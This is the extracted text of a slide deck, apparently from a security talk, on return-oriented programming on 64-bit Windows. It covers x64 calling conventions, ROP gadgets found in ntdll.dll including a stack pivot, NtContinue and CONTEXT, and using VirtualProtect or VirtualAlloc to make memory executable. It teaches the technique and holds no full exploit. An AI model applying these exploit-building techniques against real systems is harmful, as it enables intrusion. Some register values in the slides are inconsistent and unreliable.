
ret

mov [ecx], eax

ret

Memory / Code

Return Oriented Programming



64 bit Call Semantics

- First 4 parameters are passed on rcx, rdx, r8, r9
- 32 bytes are pre-allocated on the stack
- All other parameters are passed on the stack (after pre-allocation)

64 bit Call Semantics

A64BitFunction(0x00c0ffee, 0, 1, 0xdeadbeef, 0x10101010)

```
push 0x10101010
mov rcx, 0x00c0ffee
mov rdx, 0xffffffff
mov r8, 0x1
mov r9, 0xdeadbeef
sub rsp, 0x20
call A64BitFunction
```

rsp 0x00000000000804010	0x00802000	0x0000000000000000
rip 0x000000007F400125	0x00802000	0x0000000000000000
rcx 0x0000000000000000	0x00802004	0x0000000000000000
rdx 0x0000000000000000	0x00802008	0x0000000000000000
r8 0x0000000000000000	0x0080200C	0x0000000000000000
r9 0x0000000000000000	0x00802010	0x0000000000000000
	→	0x0000000000000000
		0x00804000

64 bit Call Semantics

A64BitFunction(0x00c0ffee, 0, 1, 0xdeadbeef, 0x10101010)

```
→ push 0x10101010  
mov rcx, 0x00c0ffee  
mov rdx, 0xffffffff  
mov r8, 0x1  
mov r9, 0xdeadbeef  
sub rsp, 0x20  
call A64BitFunction
```

rsp 0x00000000000804040

rip 0x000000007f400100

rcx 0x0000000000000000

rdx 0x0000000000000000

r8 0x0000000000000000

r9 0x0000000000000000

0x00802000

0x00804000

0x0000000000000000

→ 0x0000000000000000

64 bit Call Semantics

A64BitFunction(0x00c0ffee, 0, 1, 0xdeadbeef, 0x10101010)

```
push 0x10101010
→ mov rcx, 0x00c0ffee
    mov rdx, 0xffffffff
    mov r8, 0x1
    mov r9, 0xdeadbeef
    sub rsp, 0x20
    call A64BitFunction
```

rsp 0x00000000000804038

rip 0x000000007f400105

rcx 0x0000000000000000

rdx 0x0000000000000000

r8 0x0000000000000000

r9 0x0000000000000000

0x00802000

0x00804000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000010101010

0x0000000000000000



64 bit Call Semantics

A64BitFunction(0x00c0ffee, 0xffffffff, 1, 0xdeadbeef, 0x10101010)

```
push 0x10101010
mov rcx, 0x00c0ffee
→ mov rdx, 0xffffffff
mov r8, 0x1
mov r9, 0xdeadbeef
sub rsp, 0x20
call A64BitFunction
```

rsp 0x00000000000804038

rip 0x000000007f40010c

rcx 0x0000000000c0ffee

rdx 0x0000000000000000

r8 0x0000000000000000

r9 0x0000000000000000

0x00802000

0x00804000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

→ 0x000000010101010
0x0000000000000000

64 bit Call Semantics

A64BitFunction(0x00c0ffee, 0xffffffff, 1, 0xdeadbeef, 0x10101010)

```
push 0x10101010  
mov rcx, 0x00c0ffee  
mov rdx, 0xffffffff  
→ mov r8, 0x1  
mov r9, 0xdeadbeef  
sub rsp, 0x20  
call A64BitFunction
```

rsp 0x00000000000804038

rip 0x000000007f400116

rcx 0x0000000000c0ffee

rdx 0x00000000ffffffffff

r8 0x0000000000000000

r9 0x0000000000000000

0x00802000

0x00804000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000010101010

0x0000000000000000



64 bit Call Semantics

A64BitFunction(0x00c0ffee, 0xffffffff, 1, 0xdeadbeef, 0x10101010)

```
push 0x10101010  
mov rcx, 0x00c0ffee  
mov rdx, 0xffffffff  
mov r8, 0x1  
→ mov r9, 0xdeadbeef  
sub rsp, 0x20  
call A64BitFunction
```

rsp 0x00000000000804038

rip 0x000000007f40011d

rcx 0x0000000000c0ffee

rdx 0x00000000ffffffff

r8 0x0000000000000001

r9 0x0000000000000000

0x00802000

0x00804000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000010101010

0x0000000000000000



64 bit Call Semantics

A64BitFunction(0x00c0ffee, 0xffffffff, 1, 0xdeadbeef, 0x10101010)

```
push 0x10101010  
mov rcx, 0x00c0ffee  
mov rdx, 0xffffffff  
mov r8, 0x1  
mov r9, 0xdeadbeef  
→ sub rsp, 0x20  
call A64BitFunction
```

rsp 0x00000000000804038

rip 0x000000007f400127

rcx 0x0000000000c0ffee

rdx 0x00000000ffffffff

r8 0x0000000000000001

r9 0x00000000deadbeef

0x00802000

0x00804000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000010101010

0x0000000000000000



64 bit Call Semantics

A64BitFunction(0x00c0ffee, 0xffffffff, 1, 0xdeadbeef, 0x10101010)

```
push 0x10101010  
mov rcx, 0x00c0ffee  
mov rdx, 0xffffffff  
mov r8, 0x1  
mov r9, 0xdeadbeef  
sub rsp, 0x20  
→ call A64BitFunction
```

rsp 0x00000000000804018

rip 0x000000007f40012b

rcx 0x0000000000c0ffee

rdx 0x00000000ffffffff

r8 0x0000000000000001

r9 0x00000000deadbeef

0x00802000

0x00804000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000000000000

0x0000000010101010

0x0000000000000000



64 bit Call Semantics

→ A64BitFunction(0x00c0ffee, 0xffffffff, 1, 0xdeadbeef, 0x10101010)

```
push 0x10101010  
mov rcx, 0x00c0ffee  
mov rdx, 0xffffffff  
mov r8, 0x1  
mov r9, 0xdeadbeef  
sub rsp, 0x20  
call A64BitFunction
```

rsp 0x00000000000804010	0x00802000	0x0000000000000000
rip 0x000000007f40219c		0x0000000000000000
rcx 0x0000000000c0ffee		0x0000000000000000
rdx 0x00000000ffffffff		0x0000000000000000
r8 0x0000000000000001		0x0000000000000000
r9 0x00000000deadbeef		0x0000000000000000


0x000000007f400130
0x0000000000000000
0x0000000010101010
0x0000000000000000

0x00804000


Return Oriented Programming - Usage

- VirtualProtect
 - Modifies memory protection
 - Used to change memory into executable memory
- VirtualAlloc
 - Allows to allocate executable memory
 - Should be used in conjunction with memcpy
- Endpoint Protection monitor those and similar functions

Return Oriented Programming



Return Oriented Programming



ROP Gadgets on ntdll.dll

RtlCopyLuid function

04/16/2018 • 2 minutes to read

The **RtlCopyLuid** routine copies a locally unique identifier (LUID) to a buffer.

Syntax

C++

 Copy

```
NTSYSAPI VOID RtlCopyLuid(  
    PLUID DestinationLuid,  
    PLUID SourceLuid  
)
```

ROP Gadgets on ntdll.dll

RtlCopyLuid function

04/16/2018 • 2 minutes to read

The **RtlCopyLuid** routine copies a locally unique identifier (LUID) to a buffer.

Syntax

C++

```
NTSYSAPI VOID RtlCopyLuid(  
    PLUID DestinationLuid,  
    PLUID SourceLuid  
)
```

Parameters

DestinationLuid

Pointer to a caller-allocated buffer to receive a copy of the source LUID structure.
The buffer must be at least **sizeof(LUID)**.

SourceLuid

Pointer to the source LUID structure to be copied.

Return Value

None

ROP Gadgets on ntdll.dll

ntdll!RtlCopyLuid:

```
48 8b 02          mov      rax, [rdx]
48 89 01          mov      [rcx], rax
c3                ret
```

ROP Gadgets on ntdll.dll

ntdll!RtlCopyLuid:

48 8b 02	mov	rax, [rdx]
48 89 01	→ mov	[rcx], rax
c3	ret	

ROP Gadgets on ntdll.dll

ntdll!RtlSetExtendedFeaturesMask (last part):

488908	... ➤	mov	[rax], rcx
4883c428		add	rsp, 28h
c3		ret	

ROP Gadgets on ntdll.dll

(~30 occurrences on ntdll.dll):

48 83 c4 58	add	rsp, 58h
c3	ret	

ROP Gadgets on ntdll.dll

(~30 occurrences on ntdll.dll):

48 83 c4 58 ... ➤ pop rax
c3 ret

ROP Gadgets on ntdll.dll

(~3 occurrences on ntdll.dll):

f2 0f 59 c3 mulsd xmm0,xmm3

ROP Gadgets on ntdll.dll

(~3 occurrences on ntdll.dll):

```
f2 0f 59 c3  ... ➤ pop rcx  
ret
```

ROP Gadgets on ntdll.dll

ntdll!_chkstk (last part of function):

```
4c 8b 14 24  ... ➤ mov      r10, [rsp]
4c 8b 5c 24 08  mov      r11, [rsp+8]
48 83 c4 10    add      rsp, 0x10
c3                  ret
```

ROP Gadgets on ntdll.dll

ntdll!_chkstk (last part of function):

4c 8b 14 24	... ➤	mov r10, [rsp]	pop r10
4c 8b 5c 24 08	mov r11, [rsp+8]	pop r11	
48 83 c4 10	add rsp, 0x10	ret	
c3	ret		

ROP Gadgets on ntdll.dll

ntdll!_chkstk (last part of function):

4c 8b 14 24	... ➤	mov	edx, [rsp]	pop edx
4c 8b 5c 24 08		mov	r11, [rsp+8]	pop r11
48 83 c4 10		add	rsp, 0x10	ret
c3		ret		

ROP Gadgets on ntdll.dll

(~50 occurrences on ntdll.dll):

41 5c	pop	r12
c3	ret	

ROP Gadgets on ntdll.dll – Stack Pivot

(~50 occurrences on ntdll.dll):

41 5c	...	→ pop	rsp
c3			ret

ROP Gadgets on ntdll.dll

⇒ NTSTATUS NtContinue(
 CONTEXT *ThreadContext,
 BOOLEAN Alertable);

ROP Gadgets on ntdll.dll

→ NTSTATUS NtContinue(
 CONTEXT *ThreadContext,
 BOOLEAN Alertable);

CONTEXT structure

12/05/2018 • 2 minutes to read

In this article

Syntax

Members

Requirements

See Also

Contains processor-specific register data. The system uses **CONTEXT** structures to perform various internal operations. Refer to the header file WinNT.h for definitions of this structure for each processor architecture.

Syntax

C++

Copy

```
typedef struct _CONTEXT {  
    DWORD64 P1Home;  
    DWORD64 P2Home;  
    DWORD64 P3Home;  
    DWORD64 P4Home;  
    DWORD64 P5Home;  
    DWORD64 P6Home;  
    DWORD ContextFlags;  
    DWORD MxC
```

ROP Gadgets on ntdll.dll

➡ NTSTATUS NtContinue(
CONTEXT *ThreadContext,
BOOLEAN Alertable);

```
DWORD64 Rbp;
DWORD64 Rbx;
DWORD64 Rdx;
DWORD64 Rcx;
DWORD64 Rsi;
DWORD64 Rdi;
DWORD64 R8;
DWORD64 R9;
DWORD64 R10;
DWORD64 R11;
DWORD64 R12;
DWORD64 R13;
DWORD64 R14;
DWORD64 R15;
DWORD64 Rip;
union {
    XMM_SAVE_AREA32 FltSave;
    NEON128 Q[16];
    ULONGLONG D[32];
    struct {
        M128A Header[2];
        M128A Legacy[8];
        M128A Xmm0;
        M128A Xmm1;
        M128A Xmm2;
```

ROP Gadgets on ntdll.dll

```
NTSTATUS NtContinue(  
    CONTEXT *ThreadContext,  
    BOOLEAN Alertable);
```

⇒ VOID RtlMoveMemory(
 VOID *Destination,
 VOID *Source,
 SIZE_T Length);

Readymade Technique



Fountain
Marcel Duchamp, 1917

Readymade Technique

Whether Mr. Mutt with his own hands made the fountain or not has no importance. He CHOSE it. He took an ordinary article of life, and placed it so that its useful significance disappeared under the new title and point of view – created a new thought for that object.



